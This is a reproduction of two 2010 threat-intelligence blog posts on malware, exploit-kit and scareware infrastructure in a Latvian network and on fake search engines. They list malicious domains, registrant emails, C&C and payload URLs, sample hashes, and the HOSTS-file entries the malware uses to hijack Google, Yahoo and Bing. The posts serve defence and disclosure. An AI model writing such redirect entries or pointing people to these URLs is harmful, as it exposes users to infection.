- 6. http://ddanchev.blogspot.com/

7. <u>http://twitter.com/danchodanchev</u>

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Exploits, Malware, and Scareware Courtesy of AS6851, BKCNET, Sagade Ltd. (2010-07-14 19:54)

Never trust an AS whose abuse-mailbox is using a Gmail account (**piotrek89@gmail.com**), and in particular one that you've come across to during several malware campaigns over the past couple of month. It's [1]**AS6851, BKCNET**

"SIA" IZZI I'm referring to, also known as Sagade Ltd.

Let's dissect the currently ongoing malicious activity at that Latvian based AS, expose the ex-

ploit/malware/crimeware/scareware serving domain portfolios, sample some of the currently active binaries

and emphasize on the hijacking of Google/Yahoo and Bing search engines, as well as take a brief retrospective of

AS6851's activities profiled over the past couple of months.

What's so special about AS6851 anyway? It's the numerous times in which the AS popped-up in previously

profiled campaigns (see related posts at the bottom of the post), next to a pretty interesting Koobface gang connection. [2]An excerpt from a previous post:

" What's so special about [3] AS6851, BKCNET "SIA" IZZI anyway? It's the Koobface gang connection in the face of uro-

dinam.net, which is also hosted within AS6851, currently responding to **91.188.59.10**. More details on **urodinam.net**:

- [4]Koobface Botnet's Scareware Business Model
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- [5]Koobface Botnet's Scareware Business Model -Part Two

Moreover, on the exact same IP where Koobface gang's urodinam.net is parked, we also have the currently active 1zabslwvn538n4i5tcjl.com - Email: michaeltycoon@gmail.com, serving client side exploits using the Yes Malware Exploitation kit - 91.188.59.10 /temp/cache/PDF.php; admin panel at: 1zabslwvn538n4i5tcjl.com

/temp/admin/index.php

The same michaeltycoon@gmail.com used to register 1zabslwvn538n4i5tcjl.com, was also profiled in the

"[6] Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang" assessment. "

Related data on AS6851, BKCNET/Sagade Ltd.:

netname: ATECH-SAGADE

descr: Sagade Ltd.

descr: Latvia, Rezekne, Darzu 21

descr: +371 20034981

remarks: abuse-mailbox: piotrek89@gmail.com

country: LV

admin-c: JS1449-RIPE

tech-c: JS1449-RIPE

status: ASSIGNED PA

mnt-by: AS6851-MNT

source: RIPE # Filtered

person: Juris Sahurovs

remarks: Sagade Ltd.

address: Latvia, Rezekne, Darzu 21

phone: +371 20034981

abuse-mailbox: piotrek89@gmail.com

nic-hdl: JS1449-RIPE

mnt-by: ATECH-MNT

source: RIPE # Filtered

AS6851 advertises 15 prefixes:

* 62.84.0.0/19

62.84.22.0/23

84.38.128.0/20

85.234.160.0/19

91.123.64.0/20

91.188.32.0/19

91.188.41.0/24

91.188.44.0/23

91.188.46.0/24

91.188.48.0/23

91.188.50.0/24

91.188.52.0/23

91.188.56.0/24

109.110.0.0/19

195.244.128.0/20

Uplink courtesy of:

AS6747, LATTELEKOM Lattelekom

541

AS5518, TELIALATVIJA Telia Latvija SIA

Currently active exploits/malware/scareware serving domain portfolios within AS6851:

Parked at/responding to **85.234.190.15** are:

anrio.in - Email: Ometovgordey@mail.com

brayx.in - Email: NikitasZoya@mail.com

broyx.in - Email: NikitasZoya@mail.com

brusd.in - Email: LomaevaTatyana@mail.com

butuo.in - Email: erofeevalexey77@gmail.com

butyx.in - Email: NikitasZoya@mail.com

cogoo.in - Email: SamatovNail@mail.com

conyx.in - Email: NikitasZoya@mail.com

eboyx.in - Email: NikitasZoya@mail.com

ederm.in - Email: Evenkolvan@mail.com

edois.in - Email: Evenkolvan@mail.com

foryx.in - Email: NikitasZoya@mail.com

liuyx.in - Email: NikitasZoya@mail.com

moosd.in - Email: VasilevaSvetlana@mail.com

oserr.in - Email: skripnikkseniya@live.com

ossce.in - Email: skripnikkseniya@live.com

ostom.in - Email: skripnikkseniya@live.com

purnv.in - Email: BajenovOleg@mail.com

ragew.in - Email: vednerovasvetlana@gmail.com

relsd.in - Email: VasilevaSvetlana@mail.com

retnv.in - Email: BajenovOleg@mail.com

sdali.in - Email: VasilevaSvetlana@mail.com

seedw.in - Email: vednerovasvetlana@gmail.com

shkey.in - Email: FirulevAndrey@mail.com

spkey.in - Email: FirulevAndrey@mail.com

thynv.in - Email: BajenovOleg@mail.com

uitem.in - Email: IvanovEvgeny@mail.com

wakey.in - Email: FirulevAndrey@mail.com

yxial.in - Email: GaevAlexandr@mail.com

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Parked at/responding to **85.234.190.4** are:

anrio.in - Email: Ometovgordey@mail.com

antsd.in - Email: IvanovEvgeny@mail.com

appsd.in - Email: IvanovEvgeny@mail.com

arsdh.in - Email: shadrenkovavanda@mail.com

barui.in - Email: RijovAlexandr@mail.com

bkpuo.in - Email: erofeevalexey77@gmail.com

bleui.in - Email: RijovAlexandr@mail.com

brayx.in - Email: NikitasZoya@mail.com

broyx.in - Email: NikitasZoya@mail.com

brusd.in - Email: LomaevaTatyana@mail.com

bryhw.in - Email: matatovayanna@mail.com

butui.in - Email: RijovAlexandr@mail.com

butuo.in - Email: erofeevalexey77@gmail.com

543

butyx.in - Email: NikitasZoya@mail.com

cirui.in - Email: RijovAlexandr@mail.com

cogoo.in - Email: RijovAlexandr@mail.com

conuo.in - Email: erofeevalexey77@gmail.com

conyx.in - Email: NikitasZoya@mail.com

cusnv.in - Email: SimakovSergey@mail.com

czkey.in - Email: ZaharcevSergey@mail.com

degoo.in - Email: SamatovNail@mail.com

dugoo.in - Email: SamatovNail@mail.com

ecrio.in - Email: Ometovgordey@mail.com

ectuo.in - Email: erofeevalexey77@gmail.com

ederm.in - Email: Evenkolvan@mail.com

edger.in - Email: Evenkolvan@mail.com

edimp.in - Email: Evenkolvan@mail.com

edois.in - Email: Evenkolvan@mail.com

elrio.in - Email: Ometovgordey@mail.com

enguo.in - Email: erofeevalexey77@gmail.com

eqrio.in - Email: Ometovgordey@mail.com

fibnv.in - Email: SimakovSergey@mail.com

glouo.in - Email: erofeevalexey77@gmail.com

habsd.in - Email: LomaevaTatyana@mail.com

hecuo.in - Email: erofeevalexey77@gmail.com

hekey.in - Email: ZaharcevSergey@mail.com

hygos.in - Email: Hohlunovanika@live.com

imbos.in - Email: Hohlunovanika@live.com

intsd.in - Email: LomaevaTatyana@mail.com

ionnv.in - Email: SimakovSergey@mail.com

jamsd.in - Email: LomaevaTatyana@mail.com

latuo.in - Email: erofeevalexey77@gmail.com

linuo.in - Email: erofeevalexey77@gmail.com

makey.in - Email: ZaharcevSergey@mail.com

oscog.in - Email: Nigmatovaanastasia@hotmail.com

oserr.in - Email: skripnikkseniya@live.com

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osmot.in - Email: skripnikkseniya@live.com

ospor.in - Email: skripnikkseniya@live.com

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ostab.in - Email: skripnikkseniya@live.com

ostac.in - Email: skripnikkseniya@live.com

ostio.in - Email: skripnikkseniya@live.com

ouned.in - Email: PoleschukovaGalina@mail.com

purnv.in - Email: BajenovOleg@mail.com

pxdmx.in - Email: GaleevDjamil@mail.com

rekey.in - Email: ZaharcevSergey@mail.com

relsd.in - Email: VasilevaSvetlana@mail.com

retnv.in - Email: BajenovOleg@mail.com

scoos.in - Email: Nigmatovaanastasia@hotmail.com

sdali.in - Email: VasilevaSvetlana@mail.com

sdome.in - Email: OsvyanikovaDarya@mail.com

544

shkey.in - Email: FirulevAndrey@mail.com

spkey.in - Email: FirulevAndrey@mail.com

sydos.in - Email: Nigmatovaanastasia@hotmail.com

thynv.in - Email: BajenovOleg@mail.com

ugiyx.in - Email: UshakovAndrey@mail.com

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uisap.in - Email: UshakovAndrey@mail.com
uitem.in - Email: IvanovEvgeny@mail.com
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uityp.in - Email: IvanovEvgeny@mail.com
uityr.in - Email: IvanovEvgeny@mail.com
varyx.in - Email: GaevAlexandr@mail.com
wakey.in - Email: FirulevAndrey@mail.com
yokey.in - Email: FirulevAndrey@mail.com
yxiac.in - Email: GaevAlexandr@mail.com
yxiac.in - Email: GaevAlexandr@mail.com



Parked at/responding to 91.188.60.225 are:

abrie.in - Email: Bodunovanton@mail.com

agros.in - Email: Hohlunovanika@live.com

alldh.in - Email: bondyashovandrey@mail.com

alodh.in - Email: radostovamariya@mail.com

anrio.in - Email: Ometovgordey@mail.com

antsd.in - Email: IvanovEvgeny@mail.com

aoxtv.in - Email: AkulovSergey@mail.com

appsd.in - Email: IvanovEvgeny@mail.com

aquui.in - Email: RijovAlexandr@mail.com

arrie.in - Email: Bodunovanton@mail.com

arsdh.in - Email: shadrenkovavanda@mail.com

balsd.in - Email: IvanovEvgeny@mail.com

barui.in - Email: RijovAlexandr@mail.com

546

bikey.in - Email: ZaharcevSergey@mail.com

bkpuo.in - Email: erofeevalexey77@gmail.com

bleui.in - Email: RijovAlexandr@mail.com

brayx.in - Email: NikitasZoya@mail.com

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brusd.in - Email: LomaevaTatyana@mail.com

bryhw.in - Email: matatovayanna@mail.com

butui.in - Email: RijovAlexandr@mail.com

butuo.in - Email: erofeevalexey77@gmail.com

butyx.in - Email: NikitasZoya@mail.com

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cedhw.in - Email: lopushkoamariya@mail.com

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cirui.in - Email: RijovAlexandr@mail.com

clrio.in - Email: Ometovgordey@mail.com

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franv.in - Email: SimakovSergey@mail.com

fraos.in - Email: Hohlunovanika@live.com

garie.in - Email: Bodunovanton@mail.com

glouo.in - Email: erofeevalexey77@gmail.com

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habsd.in - Email: LomaevaTatyana@mail.com

hecuo.in - Email: erofeevalexey77@gmail.com

hekey.in - Email: ZaharcevSergey@mail.com

humos.in - Email: Hohlunovanika@live.com

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intsd.in - Email: LomaevaTatyana@mail.com

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Ieunv.in - Email: SimakovSergey@mail.com

linuo.in - Email: erofeevalexey77@gmail.com

liuyx.in - Email: NikitasZoya@mail.com

makey.in - Email: ZaharcevSergey@mail.com

moosd.in - Email: VasilevaSvetlana@mail.com

naios.in - Email: Hohlunovanika@live.com

nvenc.in - Email: BajenovOleg@mail.com

oscog.in - Email: Nigmatovaanastasia@hotmail.com

osenc.in - Email: Nigmatovaanastasia@hotmail.com

oserr.in - Email: skripnikkseniya@live.com

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ostom.in - Email: skripnikkseniya@live.com

ouned.in - Email: PoleschukovaGalina@mail.com

purnv.in - Email: BajenovOleg@mail.com

pxdmx.in - Email: GaleevDjamil@mail.com

ragew.in - Email: vednerovasvetlana@gmail.com

rekey.in - Email: ZaharcevSergey@mail.com

relsd.in - Email: VasilevaSvetlana@mail.com

retnv.in - Email: BajenovOleg@mail.com

saled.in - Email: VasilevOleg@mail.com

sated.in - Email: VasilevOleg@mail.com

scoos.in - Email: Nigmatovaanastasia@hotmail.com

sdali.in - Email: VasilevaSvetlana@mail.com

sdall.in - Email: VasilevaSvetlana@mail.com

sdayb.in - Email: OsvyanikovaDarya@mail.com

sdaye.in - Email: OsvyanikovaDarya@mail.com

sdayo.in - Email: OsvyanikovaDarya@mail.com

sdene.in - Email: OsvyanikovaDarya@mail.com

sdich.in - Email: OsvyanikovaDarya@mail.com

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sdome.in - Email: OsvyanikovaDarya@mail.com

seedw.in - Email: vednerovasvetlana@gmail.com

shkey.in - Email: FirulevAndrey@mail.com

smoed.in - Email: VasilevOleg@mail.com

soted.in - Email: VasilevOleg@mail.com

spios.in - Email: Nigmatovaanastasia@hotmail.com

spkey.in - Email: FirulevAndrey@mail.com

stteop.in - Email: fibra _appl@yahoo.com

sunyx.in - Email: GaevAlexandr@mail.com

sydos.in - Email: Nigmatovaanastasia@hotmail.com

teaed.in - Email: VasilevOleg@mail.com

thynv.in - Email: BajenovOleg@mail.com

ugiyx.in - Email: GaevAlexandr@mail.com

uinei.in - Email: UshakovAndrey@mail.com

uinge.in - Email: UshakovAndrey@mail.com

uiren.in - Email: UshakovAndrey@mail.com

uirin.in - Email: UshakovAndrey@mail.com

uisap.in - Email: UshakovAndrey@mail.com

uisee.in - Email: UshakovAndrey@mail.com

uisma.in - Email: IvanovEvgeny@mail.com

uitem.in - Email: IvanovEvgeny@mail.com

uithi.in - Email: IvanovEvgeny@mail.com

uityp.in - Email: IvanovEvgeny@mail.com

uityr.in - Email: IvanovEvgeny@mail.com

varyx.in - Email: GaevAlexandr@mail.com

veged.in - Email: VasilevOleg@mail.com

wakey.in - Email: FirulevAndrey@mail.com

whasd.in - Email: VasilevaSvetlana@mail.com

wimed.in - Email: VasilevOleg@mail.com

woonv.in - Email: BajenovOleg@mail.com


yokey.in - Email: FirulevAndrey@mail.com

yxiac.in - Email: GaevAlexandr@mail.com

yxial.in - Email: GaevAlexandr@mail.com

yxiam.in - Email: GaevAlexandr@mail.com

549



Parked at/responding to 91.188.60.3 are:

Ocheckingyourtraffic.com - Email: FranciscoPGeorge@hotmail.com

10checkingyourtraffic.com - Email: FranciscoPGeorge@hotmail.com

20checkingyourtraffic.com - Email: FranciscoPGeorge@hotmail.com

30checkingyourtraffic.com - Email: FranciscoPGeorge@hotmail.com

40checkingyourtraffic.com - Email: FranciscoPGeorge@hotmail.com

50checkingyourtraffic.com - Email: FranciscoPGeorge@hotmail.com

60checkingyourtraffic.com - Email: FranciscoPGeorge@hotmail.com

70checkingyourtraffic.com - Email: FranciscoPGeorge@hotmail.com

80checkingyourtraffic.com - Email: FranciscoPGeorge@hotmail.com

90checkingyourtraffic.com - Email: FranciscoPGeorge@hotmail.com

av-scaner-onlinemachine.com - Email: gershatv07@gmail.com

easy-ns-server.org - Email: russell1985@hotmail.com

fast-scanerr-online.org - Email: roberson@hotmail.com

fast-scanneronline.org - Email: roberson@hotmail.com 550



fastscanner-online.org - Email: roberson@hotmail.com fastscannerr-online.org - Email: roberson@hotmail.com

myantivirsplus.org - Email: FranciscoPGeorge@hotmail.com

my-antivirsplus.org - Email: FranciscoPGeorge@hotmail.com

my-antivirusplus.org - Email: FranciscoPGeorge@hotmail.com

my-antivirus-plus.org - Email: FranciscoPGeorge@hotmail.com

myprotectonline.org - Email: FranciscoPGeorge@hotmail.com

my-protectonline.org - Email: FranciscoPGeorge@hotmail.com

my-protect-online.org - Email: FranciscoPGeorge@hotmail.com

sysprotectonline.org - Email: FranciscoPGeorge@hotmail.com

sys-protectonline.org - Email: FranciscoPGeorge@hotmail.com

sys-protect-online.org - Email: FranciscoPGeorge@hotmail.com

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allforil1i.com - Email: lordjok@gmail.com

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enterillisec.in - Email: leshapopovi@gmail.com

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freeviewgogo.com - Email: leshapopovi@gmail.com

homeamateurclips.com - Email: lordjok@gmail.com

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xhuilil1ii.com - Email: lordjok@gmail.com

youvideoxxx.com - Email: jonnytrade@gmail.com

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hekey.in - Email: ZaharcevSergey@mail.com

intsd.in - Email: LomaevaTatyana@mail.com

ionnv.in - Email: SimakovSergey@mail.com

jamsd.in - Email: LomaevaTatyana@mail.com

leunv.in - Email: SimakovSergey@mail.com

nvenc.in - Email: BajenovOleg@mail.com

pxdmx.in - Email: GaleevDjamil@mail.com

uinei.in - Email: GaleevDjamil@mail.com

uinge.in - Email: UshakovAndrey@mail.com

uiren.in - Email: UshakovAndrey@mail.com

uirin.in - Email: UshakovAndrey@mail.com

uisap.in - Email: UshakovAndrey@mail.com

uisee.in - Email: UshakovAndrey@mail.com

woonv.in - Email: BajenovOleg@mail.com

yxiam.in - Email: GaevAlexandr@mail.com

553



Detection rates for the currently active malware samples, including the HOSTS file modifications on infected hosts, for the purposely of redirecting users to [7] cybercrime-friendly search engines, monetized through traffic trading affiliate programs.

- [8]**78490.jar** - Result: 0/42 (0 %)

File size: 209 bytes

MD5: 64a19d9b7f0e81c7a5f6d63853a3ed49

SHA1 : 9f8f208c8cdb854cdc342d43a75a3d8672e87822

- [9]**ad3.exe**

[10] - Result: 41/42 (97.62 %)

File size: 2560 bytes

MD5...: 9362a3aee38102dde68211ccb63c3e07

SHA1..: 8758679540f48feba82d2b022b8d71756eb935e7

- [11]**a-fast.exe** - Result: 36/42 (85.72 %)

File size: 979968 bytes

MD5...: 69f3949141073679b77aa4d34e41a3e7

SHA1..: e074de46e4760eef522ab85737790058cc3f2fad

554

- [12]**dm.exe** - Result: 37/42 (88.1 %)

File size: 83968 bytes

MD5...: b658d9b812454e99b2915ab2e9594b94

SHA1..: 134bfb643ae2f161c99db14c448485e261e96c91

- [13]**iv.exe** - Result: 8/42 (19.05 %)

File size: 86016 bytes

MD5...: f94ed2f9d7a672fe3ff8bf077289b2d5

SHA1..: 2f78a296e1267ae1cf9ebd5c18de5b8d241c1306

- [14]**j2 t895.jar** - Result: 0/42 (0 %)

File size: 211 bytes

MD5...: 4b34618a0499a99e9c98e03aa79d53cf

SHA1..: d109babf78ec48ba8d7798bce784097ed26757db

- [15]**movie.exe** - Result: 40/42 (95.24 %)

File size: 64866 bytes

MD5...: 801f9fa958192b6714a5a4c2e2f92f07

SHA1..: 241bc9d7540d9d53cc1578e3d57c44be9931e418

- [16]**tst.exe** - Result: 35/42 (83.34 %)

File size: 356352 bytes

MD5...: b0ed4701af13f11089de850a1273d24f

SHA1..: 5e98000b60d0ca0b2adbd837feaf05f439f95c87

- [17]**wsc.exe** - Result: 37/42 (88.1 %)

File size: 24576 bytes

MD5...: 80427b754b11de653758dd5e1ba3de1c

SHA1..: 554e1331fdc050bd603f6f3628285008a91cba37

HOSTS file modification:

AS28753, NETDIRECT AS NETDIRECT Frankfurt, DE

89.149.210.109 www.google.com

89.149.210.109 www.google.de

89.149.210.109 www.google.fr

89.149.210.109 www.google.co.uk

89.149.210.109 www.google.com.br

89.149.210.109 www.google.it

89.149.210.109 www.google.es

- 89.149.210.109 www.google.co.jp
- 89.149.210.109 www.google.com.mx
- 89.149.210.109 www.google.ca
- 89.149.210.109 www.google.com.au
- 89.149.210.109 www.google.nl
- 89.149.210.109 www.google.co.za
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- 89.149.210.109 www.google.ch
- 89.149.210.109 www.google.pt
- 555
- 89.149.210.109 www.google.dk
- 89.149.210.109 www.google.fi
- 89.149.210.109 www.google.ie
- 89.149.210.109 www.google.no
- 89.149.210.109 search.yahoo.com
- 89.149.210.109 us.search.yahoo.com
- 89.149.210.109 uk.search.yahoo.com

- [18]**rc.exe** - Result: 41/42 (97.62 %)

File size: 2560 bytes

MD5...: 9362a3aee38102dde68211ccb63c3e07

SHA1..: 8758679540f48feba82d2b022b8d71756eb935e7

HOSTS file modification:

AS28753, NETDIRECT AS NETDIRECT Frankfurt, DE

89.149.249.196 www.google.com

89.149.249.196 www.google.de

89.149.249.196 www.google.fr

89.149.249.196 www.google.co.uk

89.149.249.196 www.google.com.br

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- 89.149.249.196 www.google.no
- 89.149.249.196 www.google.co.in
- 89.149.249.196 search.yahoo.com
- 89.149.249.196 us.search.yahoo.com
- 89.149.249.196 uk.search.yahoo.com
- [19]installer.0028.exe Result: 9/42 (21.43 %)

File size: 43735 bytes

MD5...: a6d7073b8b9bc0dc539605914c853da2

SHA1..: 1940b6a6b2f93b44633ef04eab900e0a9dc6fa64

HOSTS file modification:

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84.16.244.60 www.google.com

- 84.16.244.60 us.search.yahoo.com
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- 84.16.244.60 www.google.com.mx
- 84.16.244.60 www.google.ca
- 84.16.244.60 www.google.com.au
- 84.16.244.60 www.google.nl
- 84.16.244.60 www.google.co.za
- 84.16.244.60 www.google.be
- 84.16.244.60 www.google.gr
- 84.16.244.60 www.google.at
- 84.16.244.60 www.google.se
- 84.16.244.60 www.google.ch
- 84.16.244.60 www.google.pt
- 84.16.244.60 www.google.dk

- 84.16.244.60 www.google.fi
- 84.16.244.60 www.google.ie
- 84.16.244.60 www.google.no
- 84.16.244.60 www.google.de
- 84.16.244.60 www.google.fr
- 84.16.244.60 www.google.co.uk
- 84.16.244.60 www.bing.com
- [20]installer.0022.exe Result: 9/42 (21.43 %)

File size: 43731 bytes

MD5...: 62464b9e367a9edb06541a2a90931157

SHA1..: 425c859a883900ccf5cf7b8a6a5f6bc9279d763c

HOSTS file modification:

AS28753, NETDIRECT AS NETDIRECT Frankfurt, DE

84.16.244.15 www.google.com

84.16.244.15 us.search.yahoo.com

84.16.244.15 uk.search.yahoo.com

84.16.244.15 search.yahoo.com

84.16.244.15 www.google.com.br

84.16.244.15 www.google.it

84.16.244.15 www.google.es

- 84.16.244.15 www.google.co.jp
- 84.16.244.15 www.google.com.mx
- 84.16.244.15 www.google.ca
- 84.16.244.15 www.google.com.au
- 84.16.244.15 www.google.nl
- 84.16.244.15 www.google.co.za
- 84.16.244.15 www.google.be
- 84.16.244.15 www.google.gr
- 84.16.244.15 www.google.at
- 84.16.244.15 www.google.se
- 84.16.244.15 www.google.ch
- 557
- 84.16.244.15 www.google.pt

- 84.16.244.15 www.google.dk
- 84.16.244.15 www.google.fi
- 84.16.244.15 www.google.ie
- 84.16.244.15 www.google.no
- 84.16.244.15 www.google.de
- 84.16.244.15 www.google.fr
- 84.16.244.15 www.google.co.uk
- 84.16.244.15 www.bing.com

The payment gateway structure+related domains for the scareware campaigns:

- fast-payments.com/index.php?prodid=antus_02_01 &afid= - 91.188.59.27 - Email: jclarke980@gmail.com
- **ns1.fastsecurebilling.com** 91.188.59.26 Email: jclarke980@gmail.com
- easypayments-online.com 91.188.59.28 Email: jclarke980@gmail.com
- fast-payments.com 91.188.59.27 Email: jclarke980@gmail.com
- **billingonline.net** 91.188.59.29 Email: kevbush@billingonline.net
- billsolutions.net 91.188.59.25

In respect to the IPs used in HOSTS file modification, one is of particular interest - 89.149.210.109, as it was first

profiled in November, 2009's "[21]Koobface Botnet's Scareware Business Model - Part Two" with MD5: Ofbf1a9f8e6e305138151440da58b4f1 modifying HOSTS file using the same IP, and also phoning back to the

Koobface gang's 1.0 hardcore C &C - urodinam.net/8732489273.php

When it comes to cybercrime, there's no such thing as a coincidence. What's static is the [22]interaction between the usual suspects, systematically switching hosting providers, introducing new domains, and [23]conveniently denying their monetization tactics.

You wish.

Profiled AS6851, BKCNET/Sagade Ltd. activity:

[24]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware

[25]Dissecting the Mass DreamHost Sites Compromise

[26]Spamvertised iTunes Gift Certificates and CV Themed Malware Campaigns

[27]Dissecting the 100,000+ Scareware Serving Fake YouTube Pages Campaign

[28]Facebook Photo Album Themed Malware Campaign, Mass SQL Injection Attacks Courtesy of AS42560

This post has been reproduced from [29]Dancho Danchev's blog. Follow him [30]on Twitter.

1. http://cidr-report.org/cgi-bin/as-report?as=AS6851

- 2. <u>http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html</u>
- 3. https://zeustracker.abuse.ch/monitor.php?as=6851
- 4. <u>http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html</u>
- 5. <u>http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html</u>
- 6. <u>http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html</u>
- 7. <u>http://www.zdnet.com/blog/security/cybercriminals-promoting-malware-friendly-search-engines/3333</u>

8.

http://www.virustotal.com/analisis/2f7a750463ce8761961a4 80848852a8a55921a23d76d8cf3f03c8a9cd3d32bdc-12791

16130

9.

http://www.virustotal.com/analisis/1050612d6924e758d96e c804e3cbba15da8e6c4a1e9adfae843049868c209104-12791

16135

10. <u>http://draft.blogger.com/</u>

558

11.

http://www.virustotal.com/analisis/cfc4154006fa002a88b46

<u>1d9180399e1de372a0ab9f5d7eff31b526e748bee7f-12791</u>

16145

12.

http://www.virustotal.com/analisis/5a9ef17967e0ddb3844b1 31cf8c7d3bda8762c6d570135915b41eae23f0e324e-12791

<u> 16145</u>

13.

http://www.virustotal.com/analisis/3d46cfd13e13885c197b0 3a5c53c3c1f82ee6fb13bfecede24d949e0e0f22d22-12791

<u> 16161</u>

14.

https://www.virustotal.com/analisis/7ddccdcecc3c6024c7e5 125e418564c1d9223fd8c92651dd65f7174645a55d8d-12791

<u> 16171</u>

15.

http://www.virustotal.com/analisis/860dbea5099326f1589ef d69a89558f18961ee48fac3693313fc774f41818ff0-12791

<u> 16176</u>

16.

http://www.virustotal.com/analisis/090bedb5fb65708d92f9ceacf87d15f71beb0849dc2a33853559dbb7254c5417-12791

<u> 16197</u>

17.

http://www.virustotal.com/analisis/5b0dd1aa5e1f84d044ac2 c381a78144b988cd6d314a9b0ebc862449e9343f499-12791

16199

18.

http://www.virustotal.com/analisis/1050612d6924e758d96e c804e3cbba15da8e6c4a1e9adfae843049868c209104-12791

16186

19.

http://www.virustotal.com/analisis/c112d133e1b1cabc527c3 5c381b3e2dfd8bddf1b1016edcd0e07d0b249c2caee-12791

16155

20.

http://www.virustotal.com/analisis/22547845a18d04b0e00eb5edc022148a15a262cb127f1b21ffdf396fcb23b837-12791

16150

- 21. <u>http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html</u>
- 22. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 23. <u>http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html</u>
- 24. <u>http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html</u>
- 25. <u>http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html</u>
- 26. <u>http://ddanchev.blogspot.com/2010/05/spamvertised-itunes-gift-certificates.html</u>

- 27. <u>http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html</u>
- 28. <u>http://ddanchev.blogspot.com/2010/06/facebook-photo-album-themed-malware.html</u>
- 29. http://ddanchev.blogspot.com/
- 30. <u>http://twitter.com/danchodanchev</u>

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Sampling Malicious Activity Inside Cybercrime-Friendly Search Engines (2010-07-15 17:44)

UPDATED, Friday, July 16, 2010 - Directi has suspended the domains portfolio of the cybercrime-friendly search engines.

[1] Cybercrime-friendly search engines are bogus search engines, which in between visually social engineering their users, offer fake results leading to client-side exploits, bogus video players dropping more malware, scareware, next to the pharmaceutical scams, and domain farms neatly embedded with Google AdSense scripts for monetization.

In the majority of cases - whenever blackhat SEO is not an option - end users are exposed the their maliciousness once they get infected with malware redirecting each and every request to popular search engines such as Google,

Yahoo and Bing to the malicious IPs/domains operated by the cybercriminals.

As far as their monetization tactics are concerned, fellow cybercriminals are free to purchase any kind of key-

word they want to, for instance "spyware", make it look like the end user is clicking on security-vendor.com's site, 560



whereas upon clicking, based on his physical location a particular type of malicious activity takes place.

Remember the HOSTS file modification taking place courtesy of the malware at [2] AS6851, BKCNET, Sagade

Ltd., and in particular the [3]**Koobface gang related IP 89.149.210.109**? Sampling the malicious activity within the search engines parked/forwarded (DNS recursion) from this IP, results in client-side exploits, bogus video players dropping malware, and scareware, and that in less than 5 minutes of testing.

The cybercrime-friendly domains in question:

searchclick1.com - Email: d.bond@mail.ru - 78.159.112.46 - AS28753

searchclick2.com - Email: d.bond@mail.ru - 78.159.112.46 - AS28753

searchclick3.com - Email: d.bond@mail.ru - 78.159.112.46 - AS28753

searchclick4.com - Email: d.bond@mail.ru - 78.159.112.46 - AS28753

searchclick5.com - Email: d.bond@mail.ru - 78.159.112.46 - AS28753

searchclick6.com - Email: d.bond@mail.ru - 78.159.112.46 - AS28753

searchclick7.com - Email: d.bond@mail.ru - 78.159.112.46 - AS28753

searchclick8.com - Email: d.bond@mail.ru - 78.159.112.46 - AS28753

searchclick9.com - Email: d.bond@mail.ru - 78.159.112.46 - AS28753

searchclick10.com - Email: d.bond@mail.ru - 78.159.112.46 - AS28753

searchmeup4.com - 78.159.112.46 - AS28753

zetaclicks4.com - 78.159.112.46 - AS28753

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websafeclicks.com - Email: d.bond@mail.ru - 78.159.112.46 - AS28753

Internal redirections reading to malicious take place through the following domains:

7search.com - 12.171.94.40 - Email: webadmin@7search.com

greatseeking.com, superfindmea.info - 213.174.154.9 - Email: serdukov.art@gmail.com

superseeking.org - 213.174.154.9 - Email: serdukov.art@gmail.com

searching4all.com, **pharmc9.com** - 66.230.188.68 - Email: abuse@click9.com

syssmessage.com; sysstem-mesage.com; sysmesage.com; potectmesage.com - 91.188.59.62 - Email: roroalek-sey@gmail.com

xml.click9.com/click.php - 66.230.188.67 - Email: abuse@click9.com

sunday-traffic.com/in.php - 74.52.216.46 - Email: tech@add-manager.com

efindsite.info/search2.php - 74.52.216.46

greatseeking.com/search2.php - 213.174.154.9 - Email: serdukov.art@gmail.com

n-traff.com/clickn.php - 64.111.208.39

going-to-n.com/clickn.php - 64.111.208.38

everytds.tk/in.cgi?3= &ID=19504; onlyscan.tk; pornstaar.tk; dotroot.tk - 94.100.31.26

Internal pharmaceutical redirections take place through the following domains:

medsbrands.com - 74.52.216.46 - Email: tech@add-manager.com

thepillsdiscounts.info - 74.52.216.46 - Email: tech@add-manager.com

yourcatalogonline.biz - 74.52.216.46

bestderden.org - 74.52.216.46

Internal redirections reading to malicious take place through the following IPs:

199.80.55.19/go.php?data=

199.80.55.80/go.php?data=

78.140.141.18/kkk.php

78.140.143.83/go.php

64.111.212.234/c.php

64.111.196.126/c.php

66.230.188.67

68.169.92.61/c.php

68.169.92.60/c.php

68.169.93.242/c.php

68.169.92.55/c.php

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Sample malicious activity consists of scareware campaigns, client-side exploits, and bogus video players dropping malware.

Upon visiting the bogus PornTube at **vogel- tube.com/xfreeporn.php?id=** - 66.197.187.118 (**the- real-tube-**

best.com great-celebs-tube.net parked there) - Email: admin@thenweb.com the use is tricked into manu-

ally installing **basemultimedia.com/video- plugin.45309.exe** - 66.197.154.21
(**visualbasismedia.com**) - Email: joe@silentringer.com

- Detection rate

[4]**video-plugin.45309.exe** - Downloader-CEW.b, Result: 6/42 (14.29 %)

File size: 113152 bytes

MD5...: 25e644171bf9ee2a052b5fa71f8284e5

SHA1..: e4ac01534c7c1b71d2a38cf480339d31db187ecb

Upon execution, the sample phones back to:

best-arts-2010.com - 216.240.146.119 - Email:

hello-arts.com - 64.191.44.73 - Email:

youngfinearts.com - 64.20.35.3 - Email:

newchannelarts.com - 64.191.64.105 - Email:

vrera.com/oms.php - 208.43.125.180 - Email:

